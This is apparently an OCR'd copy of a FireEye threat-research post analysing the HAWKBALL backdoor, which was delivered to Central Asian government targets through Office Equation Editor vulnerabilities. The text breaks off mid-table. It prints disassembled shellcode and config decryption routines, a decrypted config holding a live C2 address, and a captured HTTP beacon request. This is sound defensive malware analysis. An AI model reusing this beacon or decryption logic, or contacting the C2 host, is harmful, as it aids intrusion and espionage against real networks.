
Government Sector in Central Asia Targeted With New HAWKBALL Backdoor Delivered via Microsoft Office Vulnerabilities

fireeye.com/blog/threat-research/2019/06/government-in-central-asia-targeted-with-hawkball-backdoor.html

FireEye Labs recently observed an attack against the government sector in Central Asia. The attack involved the new HAWKBALL backdoor being delivered via well-known Microsoft Office vulnerabilities CVE-2017-11882 and CVE-2018-0802.

HAWKBALL is a backdoor that attackers can use to collect information from the victim, as well as to deliver payloads. HAWKBALL is capable of surveying the host, creating a named pipe to execute native Windows commands, terminating processes, creating, deleting and uploading files, searching for files, and enumerating drives.

Figure 1 shows the decoy used in the attack.




СОДРУЖЕСТВО НЕЗАВИСИМЫХ ГОСУДАРСТВ
АНТИТЕРРОРИСТИЧЕСКИЙ ЦЕНТР

МАТЕРИАЛЫ
СБОРА РУКОВОДЯЩЕГО СОСТАВА
АНТИТЕРРОРИСТИЧЕСКИХ ПОДРАЗДЕЛЕНИЙ
ОРГАНОВ БЕЗОПАСНОСТИ
И СПЕЦИАЛЬНЫХ СЛУЖБ
ГОСУДАРСТВ – УЧАСТНИКОВ СНГ

Чолпон-Ата
2018

Figure 1: Decoy used in attack

The decoy file, doc.rtf (MD5: AC0EAC22CE12EAC9EE15CA03646ED70C), contains an OLE object that uses Equation Editor to drop the embedded shellcode in %TEMP% with the name 8.t. This shellcode is decrypted in memory through EQENDT32.EXE. Figure 2 shows the decryption mechanism used in EQENDT32.EXE.




```
 B8 6C3AB548        MOV EAX,48B53A6C
 33D2               XOR EDX,EDX
 85DB               TEST EBX,EBX
⌄7E 30              JLE SHORT 002A8A08
 8BF3               MOV ESI,EBX
 6A 07              PUSH 7
 5B                 POP EBX
 8BC8               MOV ECX,EAX
 C1E9 1A            SHR ECX,1A
 33C8               XOR ECX,EAX
 C1E9 03            SHR ECX,3
 33C8               XOR ECX,EAX
 03C0               ADD EAX,EAX
 83E1 01            AND ECX,1
 0BC1               OR EAX,ECX
 40                 INC EAX
 4B                 DEC EBX
^75 E9              JNZ SHORT 002A89DD
 8B4D F4            MOV ECX,DWORD PTR SS:[EBP-C]
 30040A             XOR BYTE PTR DS:[EDX+ECX],AL
 42                 INC EDX
 3BD6               CMP EDX,ESI
^7C DB              JL SHORT 002A89DA
```

Default XOR Key

Key Manipulation Loop

Figure 2: Shellcode decryption routine

The decrypted shellcode is dropped as a Microsoft Word plugin WLL (MD5: D90E45FBF11B5BBDCA945B24D155A4B2) into C:\Users\ADMINI~1\AppData\Roaming\Microsoft\Word\STARTUP (Figure 3).



```
┌CALL to CreateFileW from kernel32.77A3E9EE
│FileName = "C:\Users\ADMINI~1\AppData\Local\Temp\..\..\Roaming\Microsoft\Word\STARTUP\hh14980443.wll"
│Access = GENERIC_WRITE
│ShareMode = 0
│pSecurity = NULL
│Mode = CREATE_ALWAYS
│Attributes = NORMAL
└hTemplateFile = NULL
```

Figure 3: Payload dropped as Word plugin

Technical Details

DllMain of the dropped payload determines if the string WORD.EXE is present in the sample's command line. If the string is not present, the malware exits. If the string is present, the malware executes the command RunDll32.exe < C:\Users\ADMINI~1\AppData\Roaming\Microsoft\Word\STARTUP\hh14980443.wll, DllEntry> using the WinExec() function.


DllEntry is the payload's only export function. The malware creates a log file in %TEMP% with the name c3E57B.tmp. The malware writes the current local time plus two hardcoded values every time in the following format:

<Month int>/<Date int> <Hours>:<Minutes>:<Seconds>\t<Hardcoded Digit>\t<Hardcoded Digit>\n

Example:

05/22 07:29:17 4   0


This log file is written to every 15 seconds. The last two digits are hard coded and passed as parameters to the function (Figure 4).



```
s = 0006FA98
Format = "%02d/%02d %02d:%02d:%02d%d%d"
<%02d> = 5
<%02d> = 16 (22.)
<%02d> = C (12.)
<%02d> = 7
<%02d> = 15 (21.)
<%d> = 4
<%d> = 0
```

Figure 4: String format for log file

The encrypted file contains a config file of 0x78 bytes. The data is decrypted with an 0xD9 XOR operation. The decrypted data contains command and control (C2) information as well as a mutex string used during malware initialization. Figure 5 shows the decryption routine and decrypted config file.



```
$ 55                PUSH EBP
. 8BEC              MOV EBP,ESP
. 81EC 24050000     SUB ESP,524
. 33C0              XOR EAX,EAX
.v EB 03            JMP SHORT hh149804.6C53C190
  8D49 00           LEA ECX,DWORD PTR DS:[ECX]
> 80B0 D050546C     XOR BYTE PTR DS:[EAX+6C5450D0],0D9
. 40                INC EAX
. 83F8 78           CMP EAX,78
.^72 F3             JB SHORT hh149804.6C53C190
```

```
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
31 34 39 2E 32 38 2E 31 38 32 2E 37 38 00 00 00  149.28.182.78...
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
BB 01 00 00 31 34 39 2E 32 38 2E 31 38 32 2E 37  »  ..149.28.182.
38 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  8...............
00 00 00 00 50 00 00 00 64 30 63 00 00 00 00 00  ....P...d0c.....
00 00 00 00 00 00 00 00 77 47 48 5E 36 39 00 00  ........wGH^69..
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
```


Figure 5: Config decryption routine

The IP address from the config file is written to %TEMP%/3E57B.tmp with the current local time. For example:

05/22 07:49:48 149.28.182.78.

Mutex Creation


The malware creates a mutex to prevent multiple instances of execution. Before naming the mutex, the malware determines whether it is running as a system profile (Figure 6). To verify that the malware resolves the environment variable for %APPDATA%, it checks for the string **config/systemprofile.**



```
. 83C4 0C        ADD ESP,0C
. 8D85 FCFEFFFF  LEA EAX,DWORD PTR SS:[EBP-104]
. 6A 01          PUSH 1
. 6A 1A          PUSH 1A
. 50             PUSH EAX
. 6A 00          PUSH 0
. FF15 98F1B66B  CALL DWORD PTR DS:[<&SHELL32.SHGetSpeci   SHELL32.SHGetSpecialFolderPathA
. 85C0           TEST EAX,EAX
.v 74 1E         JE SHORT hh149804.6BB6B85B
. 8D85 FCFEFFFF  LEA EAX,DWORD PTR SS:[EBP-104]
. 68 942EB76B    PUSH hh149804.6BB72E94                    ASCII "config\systemprofile"
. 50             PUSH EAX
. E8 025EFFFF    CALL hh149804.6BB61650
```

Figure 6: Verify whether malware is running as a system profile

If the malware is running as a system profile, the string **d0c** from the decrypted config file is used to create the mutex. Otherwise, the string **_cu** is appended to **d0c** and the mutex is named **d0c_cu** (Figure 7).



```
ADD ESP,0C
PUSH hh149804.6BB75128                      ┌String2 = "d0c"
LEA ECX,DWORD PTR SS:[EBP-108]              │
PUSH ECX                                    │String1
CALL DWORD PTR DS:[<&KERNEL32.lstrcpyA>]    └lstrcpyA
CALL hh149804.6BB6B800                       Check for SYSTEM profile
MOVZX EDX,AL
TEST EDX,EDX
JNZ SHORT hh149804.6BB6C0B9                 If not SYSTEM
PUSH hh149804.6BB72F20                      ┌StringToAdd = "_cu"
LEA EAX,DWORD PTR SS:[EBP-108]              │
PUSH EAX                                    │ConcatString
CALL DWORD PTR DS:[<&KERNEL32.lstrcatA>]    └lstrcatA
LEA ECX,DWORD PTR SS:[EBP-108]
CALL hh149804.6BB6B870                       CreateMutex
TEST EAX,EAX
JNZ SHORT hh149804.6BB6C0D0
PUSH 0                                      ┌ExitCode = 0
CALL DWORD PTR DS:[<&KERNEL32.ExitProce     └ExitProcess
```

Figure 7: Mutex creation


After the mutex is created, the malware writes another entry in the logfile in %TEMP% with the values 32 and 0.

Network Communication

HAWKBALL is a backdoor that communicates to a single hard-coded C2 server using HTTP. The C2 server is obtained from the decrypted config file, as shown in Figure 5. The network request is formed with hard-coded values such as User-Agent. The malware also sets the other fields of request headers such as:

- Content-Length: <content_length>
- Cache-Control: no-cache
- Connection: close

The malware sends an HTTP GET request to its C2 IP address using HTTP over port 443. Figure 8 shows the GET request sent over the network.




```
GET /?t=0&&s=0&&p=wGH^69&&k=1760015 HTTP/1.1
Content-Length: 0
Cache-Control: no-cache
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Trident/4.0; SLCC2; .NET
CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; InfoPath.2)
Host: 149.28.182.78:443
Connection: Close

HTTP/1.1 200 OK
Content-Type: text/plain
Content-Length: 0
Server: Apache/1.3.27 (Unix) (Red-Hat/Linux)
Set-Cookie: id=0
Connection: close
```

Figure 8: Network request

The network request is formed with four parameters in the format shown in Figure 9.

Format = "?t=%d&&s=%d&&p=%s&&k=%d"



```
. 6A 7F          PUSH 7F
. 6A 00          PUSH 0
. 8D85 79FFFFFF  LEA EAX,DWORD PTR SS:[EBP-87]
. 50             PUSH EAX
. E8 4084FFFF    CALL hh149804.6BB64870
. 83C4 0C        ADD ESP,0C
. FF15 64F0B66B  CALL DWORD PTR DS:[<&KERNEL32.GetTickCo [GetTickCount
. 50             PUSH EAX                                 <%d>
. 68 3851B76B    PUSH hh149804.6BB75138                   <%s> = "wGH^69"
. 8B4D 08        MOV ECX,DWORD PTR SS:[EBP+8]
. 51             PUSH ECX                                 <%d>
. 8B15 0C5FB76B  MOV EDX,DWORD PTR DS:[6BB75F0C]
. 52             PUSH EDX                                 <%d> => 0
. 68 082FB76B    PUSH hh149804.6BB72F08                   Format = "?t=%d&&s=%d&&p=%s&&k=%d"
. 8D85 78FFFFFF  LEA EAX,DWORD PTR SS:[EBP-88]
. 50             PUSH EAX                                 s
. FF15 A0F1B66B  CALL DWORD PTR DS:[<&USER32.wsprintfA>]  wsprintfA
```

```
ASCII "?t=0&&s=0&&p=wGH^69&&k=92988763"
```

Figure 9: GET request parameters formation


Table 1 shows the GET request parameters.

Value	Information
T	Initially set to 0
